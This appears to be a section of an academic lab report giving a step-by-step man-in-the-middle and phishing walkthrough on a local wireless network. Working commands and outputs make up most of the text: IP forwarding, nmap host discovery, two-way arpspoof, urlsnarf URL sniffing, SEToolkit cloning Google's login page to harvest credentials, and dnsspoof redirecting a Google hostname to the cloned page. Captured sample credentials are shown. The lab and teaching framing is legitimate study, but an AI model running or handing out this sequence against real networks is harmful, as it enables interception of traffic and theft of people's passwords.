6 Step by step guide to MITM

In order to perform a man in the middle attack and a phishing clone we have used a laptop with Ubuntu 18.04 version installed as the malicious user, a mobile phone as an access point and another phone or laptop as the victim.

- First of all, in **step 1**, we need to activate ipv4 forwarding in order to forward all the ipv4 network packages. This will result to the attacker's PC acting as a router. The following command (fig5) can be used for this purpose. Using the **w** argument we specify that we want to change a sysctl setting, in our case we want net.ipforward from 0 to 1.

```
root@kiagkons:~# sysctl -w net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
```

Figure 5. Ipv4 forwarding

If this step is not implemented, the user's connection will be lost and thus the attack will be useless and also apparent to a suspected user.

- **Step 2** is to find our networks default gateway, as well as, our victims IP. In order to get our default gateway we will show our network's routing table with the use of IP route as shown in figure 6.

```
root@kiagkons:~# ip route | grep default
default via 192.168.43.1 dev wlp2s0 proto dhcp metric 600
```

Figure 6. IP route

When it comes to finding the victims IP, exploring the whole network is the best strategy. An open source tool will be used, named nmap (network mapping). The argument -sP tells nmap to execute a port scan after host discovery, and print out only the available hosts that responded to the scan. Using the IP discovered at the previous step, nmap is scanning the full range of IP's (0-255) for active users. Having some relevant information about the victim's device such as device name or mac address will help us decide which is the corresponding IP.

A sample output of a network scanning can be seen at figure 7.

```
root@kiagkons:~# nmap -sP 192.168.43.0/24

Starting Nmap 7.60 ( https://nmap.org ) at 2019-04-10 02:01 CEST
Nmap scan report for 192.168.43.1
Host is up (0.0028s latency).
MAC Address: [redacted] (Huawei Technologies)
Nmap scan report for HUAWEI_P9_lite (192.168.43.215)
Host is up (0.045s latency).
MAC Address: [redacted] (Huawei Technologies)
Nmap scan report for kiagkons (192.168.43.220)
Host is up.
Nmap done: 256 IP_addresses (3 hosts up) scanned in 19.19 seconds
```

Figure 7. Network Mapping

The output of the nmap tool reveals all the active users on our network, giving us more information like the name of the device, the mac address, the IP and up time. Having all those data makes it easier to decide which IP belongs the victim.

- **Step 3** is to intercept packages from the victim using the arpspoof command. Arpspoof is a tool that gives you the opportunity to intercept packets on a switched LAN. This tool redirects packets from a host which is the target, intended for another host in the LAN, by making fake ARP replies. This can be a very effective solution to sniffing traffic on a local network.
  The use of this tool is relatively simple as we can see at 8. The first step is specifying the network interface that we are going to use. If we want to perform it on a wired or wireless network, we have to use the **i** argument followed by the corresponding interface name (wlp2s0 in our case). Victim's IP is specified with the use of **t** argument. The last part of the command is to set the default gateway of our network.

```
root@kiagkons:~# arpspoof -i wlp2s0 -t 192.168.43.1 192.168.43.47
74:29:af:55:43:af a8:c8:3a:3c:d6:11 0806 42: arp reply 192.168.43.47 is-at 74:29
:af:55:43:af
```

Figure 8. ARP spoofing

So part 1 of **step 3** is to intercept packets from victim with arpspoof. You will inform the target that we are the access point. If you don't inform the access point that you are the target, the router will normally send packets to the target who will reply to us and the traffic will stop at this point. In order to set a man in the middle attack we have to forward the packets to the access point, that is the reason for the following step. Now, the **second** part is to intercept packets from the router with the use of arpspoof. It is the same procedure as before, but now we will inform the access point that we are the target. The tool that has been used is the same but the two IPs are reversed in the arguments.

```
root@kiagkons:~# arpspoof -i wlp2s0 -t 192.168.43.47 192.168.43.1
74:29:af:55:43:af 68:c6:3a:88:c2:35 0806 42: arp reply 192.168.43.1 is-at 74:29:
af:55:43:af
```

Figure 9. ARP spoofing

- **Step 4** is using urlsnarf to get information about the websites that the client visits. Urlsnarf is a tool that sniffs HTTP requests and outputs all requested URLs sniffed from **HTTP** traffic. In a nutshell, it looks at the URLs passing through the network card. The command used is shown in figure 10

```
kiagkons@kiagkons:~$ sudo urlsnarf -i wlp2s0
[sudo] password for kiagkons:
urlsnarf: listening on wlp2s0 [tcp port 80 or port 8080 or port 3128]
```

Figure 10. URL Snarf

The argument -i is used to specify the network interface to listen for http requests. In our case, it is the wireless card. A sample output can bee seen in the following figure 11

```
HUAWEI_P9_lite - - [11/Apr/2019:00:38:27 +0200] "GET http://onair.eradio.mobi/now.asp?
stationID=82 HTTP/1.1" - - "-" "Dalvik/2.1.0 (Linux; U; Android 7.0; HUAWEI VNS-L31 Build/
HUAWEIVNS-L31)"
```

Figure 11. URL Snarf output

Now, as a result, when the victim visits a website, we should be able to see all his actions on the web. For example, if the victim enters http://www.test.com, we should be able to look at this through the terminal. The only disadvantage of this method is that nowadays the majority of web pages use https encryption. Therefore, this method is only appropriate under certain conditions.

Up until this step we have managed to successfully set up a man in the middle attack, monitoring all the traffic between the victim and the access point. As mentioned in the previous step, due to the https encryption it is quite hard to decrypt packages and extract useful information. In this case, alternative ways exist that are quite efficient.

- In **Step 5** we will use an open source tool called Social Engineering Toolkit (setooolkit) which is preinstalled with kali distribution.

  The Social Engineering Toolkit is a powerful tool used for penetration testing that allows the tester to manipulate people into revealing confidential information. There are multiple ways to perform this kind of attack, but in our case, clone phishing will be used.

  In order for this attack to be feasible, the attacker that will host the fake webpage, should have a webserver in the same network as the victim. One option is to use Apache server.

```
kiagkons@kiagkons:~$ service apache2 start
kiagkons@kiagkons:~$ service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; enabled; vendor preset:
  Drop-In: /lib/systemd/system/apache2.service.d
           └─apache2-systemd.conf
   Active: active (running) since Wed 2019-04-10 21:18:20 CEST; 2h 13min ago
  Process: 1237 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCE
 Main PID: 1315 (apache2)
    Tasks: 55 (limit: 4915)
   CGroup: /system.slice/apache2.service
           ├─1315 /usr/sbin/apache2 -k start
           ├─1316 /usr/sbin/apache2 -k start
           └─1317 /usr/sbin/apache2 -k start
```

Figure 12. Apache Server

Now that we have an Apache server running we can start the setoolkit and select :

Website Attack Vectors > *Credential Harvester Attack Method*> *Site Cloner*

By setting our ip and the desired web page the toolkit will clone it to our apache server.
As we can see in our example we selected the homepage of Google.
In this case, if we want to access this "fake" website we have to manually type the IP address of our server (Apache) into the victim's browser where the fake web page is hosted. This can be done by using phishing as mentioned in a previous chapter.

One example can be, sending the fake address with an email pretending to be a trustworthy link and asking the user to follow it. In the following example (figure 13) we can see the IP (our server's IP) on the address bar, as well as a red triangle informing the user for the unsecured connection.



Figure 13. Victim browsing Google

After inserting our credentials to the required fields we can see that all the sensitive data have been stored into the attacker device as plain text(figure 14).

```
PARAM: checkConnection=
PARAM: checkedDomains=youtube
POSSIBLE USERNAME FIELD FOUND: Email=test123
POSSIBLE PASSWORD FIELD FOUND: Passwd=leo2019
PARAM: signIn=Sign+in
```

Figure 14. Credentials

- As seen before, even thought this attack is efficient it's quite possible that the user will suspect that the webpage is insecure. In the **6th step** we will implement a DNS spoofing.
  As mentioned before, DNS spoofing will make a matching between users requesting host-name (e.g. www.google.com) and our server's IP address (192.168.43.220). In order to perform the DNS spoofing we have to make a text file (.txt) containing the matching of the hostname and the related IP that we want to do (our DNS server).

```
192.168.43.220  service.google.com
hosts.txt (END)
```

Figure 15. DNS Matching

Now that we have made our .txt file, we have to run the following command providing as argument the hosts file (-f).

```
kiagkons@kiagkons:~$ sudo dnsspoof -f hosts.txt
dnsspoof: listening on wlp2s0 [udp dst port 53 and not src 192.168.43.220
]
```

Figure 16. DNS Spoof

From now on all the requests for the following address service.google.com will be redirected to our cloned Google page. On the following figure we can see that the IP on the address bar has been replaced by the address specified on the hosts .txt file.



Figure 17. Victim browsing Google with DNS spoofing

At this point, it is quite hard for an average user to detect the "fake" webpage as it is identical to the original.